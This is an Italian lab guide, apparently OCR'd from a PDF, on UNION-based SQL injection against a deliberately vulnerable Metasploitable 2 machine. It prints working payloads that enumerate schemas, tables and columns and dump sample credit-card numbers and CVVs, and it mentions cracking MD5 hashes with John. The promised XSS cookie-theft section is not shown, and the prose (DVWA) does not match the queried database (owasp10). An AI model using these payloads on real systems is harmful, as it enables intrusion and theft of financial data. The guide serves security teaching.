# CYBER SECURITY

## GUIDA ALL'SQL INJECTION E XSS PERSISTENTE

L E O N A R D O  S A N Z O N E

# 1 - SQL INJECTION

- Con la prima guida procederemo alla spiegazione dei procedimenti necessari ad ottenere l'accesso ai database di DVWA, con lo scopo di recuperare le credenziali di accesso di un utente.
- Procederemo poi ad effettuare l'estrazione ad un livello più avanzato, provando anche ad esplorare il database in cerca di cose interessanti.

# 2 - XSS PERSISTENTE

- Con la seconda guida eseguiremo un codice persistente all'interno di DVWA, con l'obbiettivo di rubale i cookie della sessione.
- Illustreremo due metodi per ottenere il precedente risultato, uno dei quali ci fornirà possibilità di attacco extra.

# SQL INJECTION

## Come funziona l’injection?

L’Injection, come suggerisce il nome, altro non è che un’iniezione di uno script, in linguaggio SQL, all’interno della Query, con l’obbiettivo di aggiungere quest’ultimo al codice del nostro target, al fine di far elaborare il processo inserito.

## Testare la Web app

Per poterci garantire l’accesso sfruttando le vulnerabilità della nostra applicazione Web è necessario fare prima delle prove di inserimento di alcuni codici basilari, al fine di valutarne la vulnerabilità, studiare la risposta data dal sistema ci permette infatti di comprendere la scrittura del codice e di come potremmo inserire i nostri script al suo interno.

## IP settings

Il procedimento inizierà con il settaggio degli IP di Metasploitable 2 e Kali linux.

### Metasploitable 2

IP 192.168.13.150


```
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:92:d6:ba brd ff:ff:ff:ff:ff:ff
    inet 192.168.13.150/24 scope global eth0
    inet6 fe80::a00:27ff:fe92:d6ba/64 scope link
       valid_lft forever preferred_lft forever
```

### Kali Linux

IP 192.168.13.100

```
┌──(leonardo㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:c4:ec:22 brd ff:ff:ff:ff:ff:ff
    inet 192.168.13.100/24 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fec4:ec22/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```


Inseriamo del codice e valori per tesare la risposta del sistema




## Selezione dal database

Iniziamo visionando quali siano I database all’interno della nostra vittima, in questo caso notiamo che il nostro codice ci mostra DVWA.

## NULL


rappresenta l'assenza di un valore o un'informazione sconosciuta.

## SELECT

SELECT è utilizzato per recuperare le informazioni dal database.

## UNION

Il comando UNION, esegue un’unione tra due, o più, risultati.




## ESTRARRE LE TABELLE

Proseguiamo scovando quali siano le tabelle all'interno del nostro database DVWA, queste ultime sono formate da righe e colonne, dette anche tuple e attributi, contenenti varie tipologie di dati sensibili del nostro sistema target.

Notiamo che le tabelle sono due, guestbook e users!

## TABLE_SCHEMA

Utilizzato per chiedere informazioni su uno schema specifico, in questo caso DVWA.

## TABLE_SCHEMA

Si riferisce allo schema della tabella, che comprende la definizione della tabella stessa.

## INFORMATION _SCHEMA.TABLES

E' un database virtuale presente in molti sistemi di gestione di database relazionali, permette di consultare i dettagli sulle tabelle presenti nel database, come nomi, tipi di dati, colonne, vincoli, ecc. in questo caso, tramite il .TABLES ci riferiamo alle tabelle

## TABLE_NAME


Questo termine rappresenta il nome di una specifica tabella all'interno del database. Ogni tabella in un database ha un proprio nome univoco, che viene utilizzato per identificare e accedere ai dati contenuti in essa.


## COLONNE

E’ arrivato il momento di visionare quali siano le colonne all’interno delle nostre tabelle, con il seguente codice richiederemo l’estrazione dei componenti di entrambe, notando che, tra i vari risultati, la TABELLA users contiene una colonna “user” e una “password”.

## DIFFERENZE DAL COMANDO ANTECEDENTE


A differenza del codice precedente richiederemo COLUMN_NAME mettendo, di conseguenza, come origine della ricerca INFORMATION_SCHEMA.COLUMNS.






## ESTRAZIONE CREDENZIALI

Siamo arrivati al finale! tramite questo codice richiederemo al database di fornirci informazioni riguardo “USER” e “PASSWORD” e di trovarle all’interno di DVWA.USERS.




## DECRIPTAGGIO PASSWORD

Inseriamo l’hash della password in un file.txt e utilizziamo JOHN, nei metodi sopra scritti per poter decriptare la password dall’algoritmo di hashing MD5.

**User ID:**

RE table_schema = 'owasp10 Submit

```
ID: ' UNION SELECT schema_name, null FROM information_schema.schemata --
First name: information_schema
Surname:

ID: ' UNION SELECT schema_name, null FROM information_schema.schemata --
First name: dvwa
Surname:

ID: ' UNION SELECT schema_name, null FROM information_schema.schemata --
First name: metasploit
Surname:

ID: ' UNION SELECT schema_name, null FROM information_schema.schemata --
First name: mysql
Surname:

ID: ' UNION SELECT schema_name, null FROM information_schema.schemata --
First name: owasp10
Surname:

ID: ' UNION SELECT schema_name, null FROM information_schema.schemata --
First name: tikiwiki
Surname:

ID: ' UNION SELECT schema_name, null FROM information_schema.schemata --
First name: tikiwiki195
Surname:
```

```
ID: ' UNION SELECT table_name,table_schema FROM information_schema.columns WHERE table_schema = 'owasp10' --
First name: accounts
Surname: owasp10

ID: ' UNION SELECT table_name,table_schema FROM information_schema.columns WHERE table_schema = 'owasp10' --
First name: blogs_table
Surname: owasp10

ID: ' UNION SELECT table_name,table_schema FROM information_schema.columns WHERE table_schema = 'owasp10' --
First name: captured_data
Surname: owasp10

ID: ' UNION SELECT table_name,table_schema FROM information_schema.columns WHERE table_schema = 'owasp10' --
First name: credit_cards
Surname: owasp10

ID: ' UNION SELECT table_name,table_schema FROM information_schema.columns WHERE table_schema = 'owasp10' --
First name: hitlog
Surname: owasp10

ID: ' UNION SELECT table_name,table_schema FROM information_schema.columns WHERE table_schema = 'owasp10' --
First name: pen_test_tools
Surname: owasp10
```

```
ID: ' UNION SELECT column_name,table_name FROM information_schema.columns WHERE table_schema = 'owasp10' --
First name: cid
Surname: accounts

ID: ' UNION SELECT column_name,table_name FROM information_schema.columns WHERE table_schema = 'owasp10' --
First name: username
Surname: accounts

ID: ' UNION SELECT column_name,table_name FROM information_schema.columns WHERE table_schema = 'owasp10' --
First name: password
Surname: accounts

ID: ' UNION SELECT column_name,table_name FROM information_schema.columns WHERE table_schema = 'owasp10' --
First name: mysignature
Surname: accounts

ID: ' UNION SELECT column_name,table_name FROM information_schema.columns WHERE table_schema = 'owasp10' --
First name: is_admin
Surname: accounts

ID: ' UNION SELECT column_name,table_name FROM information_schema.columns WHERE table_schema = 'owasp10' --
First name: cid
Surname: blogs_table

ID: ' UNION SELECT column_name,table_name FROM information_schema.columns WHERE table_schema = 'owasp10' --
First name: blogger_name
Surname: blogs_table

ID: ' UNION SELECT column_name,table_name FROM information_schema.columns WHERE table_schema = 'owasp10' --
First name: comment
Surname: blogs_table

ID: ' UNION SELECT column_name,table_name FROM information_schema.columns WHERE table_schema = 'owasp10' --
First name: date
Surname: blogs_table

ID: ' UNION SELECT column_name,table_name FROM information_schema.columns WHERE table_schema = 'owasp10' --
First name: data_id
Surname: captured_data

ID: ' UNION SELECT column_name,table_name FROM information_schema.columns WHERE table_schema = 'owasp10' --
First name: ip_address
Surname: captured_data

ID: ' UNION SELECT column_name,table_name FROM information_schema.columns WHERE table_schema = 'owasp10' --
First name: hostname
Surname: captured_data

ID: ' UNION SELECT column_name,table_name FROM information_schema.columns WHERE table_schema = 'owasp10' --
First name: port
Surname: captured_data

ID: ' UNION SELECT column_name,table_name FROM information_schema.columns WHERE table_schema = 'owasp10' --
First name: user_agent_string
Surname: captured_data

ID: ' UNION SELECT column_name,table_name FROM information_schema.columns WHERE table_schema = 'owasp10' --
First name: referrer
Surname: captured_data

ID: ' UNION SELECT column_name,table_name FROM information_schema.columns WHERE table_schema = 'owasp10' --
First name: data
Surname: captured_data

ID: ' UNION SELECT column_name,table_name FROM information_schema.columns WHERE table_schema = 'owasp10' --
First name: capture_date
Surname: captured_data
```

```
ID: ' UNION SELECT column_name,table_name FROM information_schema.columns WHERE table_schema = 'owasp10' --
First name: ccid
Surname: credit_cards

ID: ' UNION SELECT column_name,table_name FROM information_schema.columns WHERE table_schema = 'owasp10' --
First name: ccnumber
Surname: credit_cards

ID: ' UNION SELECT column_name,table_name FROM information_schema.columns WHERE table_schema = 'owasp10' --
First name: ccv
Surname: credit_cards

ID: ' UNION SELECT column_name,table_name FROM information_schema.columns WHERE table_schema = 'owasp10' --
First name: expiration
Surname: credit_cards

ID: ' UNION SELECT column_name,table_name FROM information_schema.columns WHERE table_schema = 'owasp10' --
First name: cid
Surname: hitlog

ID: ' UNION SELECT column_name,table_name FROM information_schema.columns WHERE table_schema = 'owasp10' --
First name: hostname
Surname: hitlog

ID: ' UNION SELECT column_name,table_name FROM information_schema.columns WHERE table_schema = 'owasp10' --
First name: ip
Surname: hitlog

ID: ' UNION SELECT column_name,table_name FROM information_schema.columns WHERE table_schema = 'owasp10' --
First name: browser
Surname: hitlog

ID: ' UNION SELECT column_name,table_name FROM information_schema.columns WHERE table_schema = 'owasp10' --
First name: referer
Surname: hitlog

ID: ' UNION SELECT column_name,table_name FROM information_schema.columns WHERE table_schema = 'owasp10' --
First name: date
Surname: hitlog

ID: ' UNION SELECT column_name,table_name FROM information_schema.columns WHERE table_schema = 'owasp10' --
First name: tool_id
Surname: pen_test_tools

ID: ' UNION SELECT column_name,table_name FROM information_schema.columns WHERE table_schema = 'owasp10' --
First name: tool_name
Surname: pen_test_tools

ID: ' UNION SELECT column_name,table_name FROM information_schema.columns WHERE table_schema = 'owasp10' --
First name: phase_to_use
Surname: pen_test_tools

ID: ' UNION SELECT column_name,table_name FROM information_schema.columns WHERE table_schema = 'owasp10' --
First name: tool_type
Surname: pen_test_tools

ID: ' UNION SELECT column_name,table_name FROM information_schema.columns WHERE table_schema = 'owasp10' --
First name: comment
Surname: pen_test_tools
```


## Vulnerability: SQL Injection


**User ID:**

Submit

```
ID: ' UNION SELECT ccv,ccnumber FROM owasp10.credit_cards --
First name: 745
Surname: 4444111122223333

ID: ' UNION SELECT ccv,ccnumber FROM owasp10.credit_cards --
First name: 722
Surname: 7746536337776330

ID: ' UNION SELECT ccv,ccnumber FROM owasp10.credit_cards --
First name: 461
Surname: 8242325748474749

ID: ' UNION SELECT ccv,ccnumber FROM owasp10.credit_cards --
First name: 230
Surname: 7725653200487633

ID: ' UNION SELECT ccv,ccnumber FROM owasp10.credit_cards --
First name: 627
Surname: 1234567812345678
```


```
ID: ' UNION SELECT expiration,ccid FROM owasp10.credit_cards --
First name: 2012-03-01
Surname: 1

ID: ' UNION SELECT expiration,ccid FROM owasp10.credit_cards --
First name: 2015-04-01
Surname: 2

ID: ' UNION SELECT expiration,ccid FROM owasp10.credit_cards --
First name: 2016-03-01
Surname: 3

ID: ' UNION SELECT expiration,ccid FROM owasp10.credit_cards --
First name: 2017-06-01
Surname: 4

ID: ' UNION SELECT expiration,ccid FROM owasp10.credit_cards --
First name: 2018-11-01
Surname: 5
```

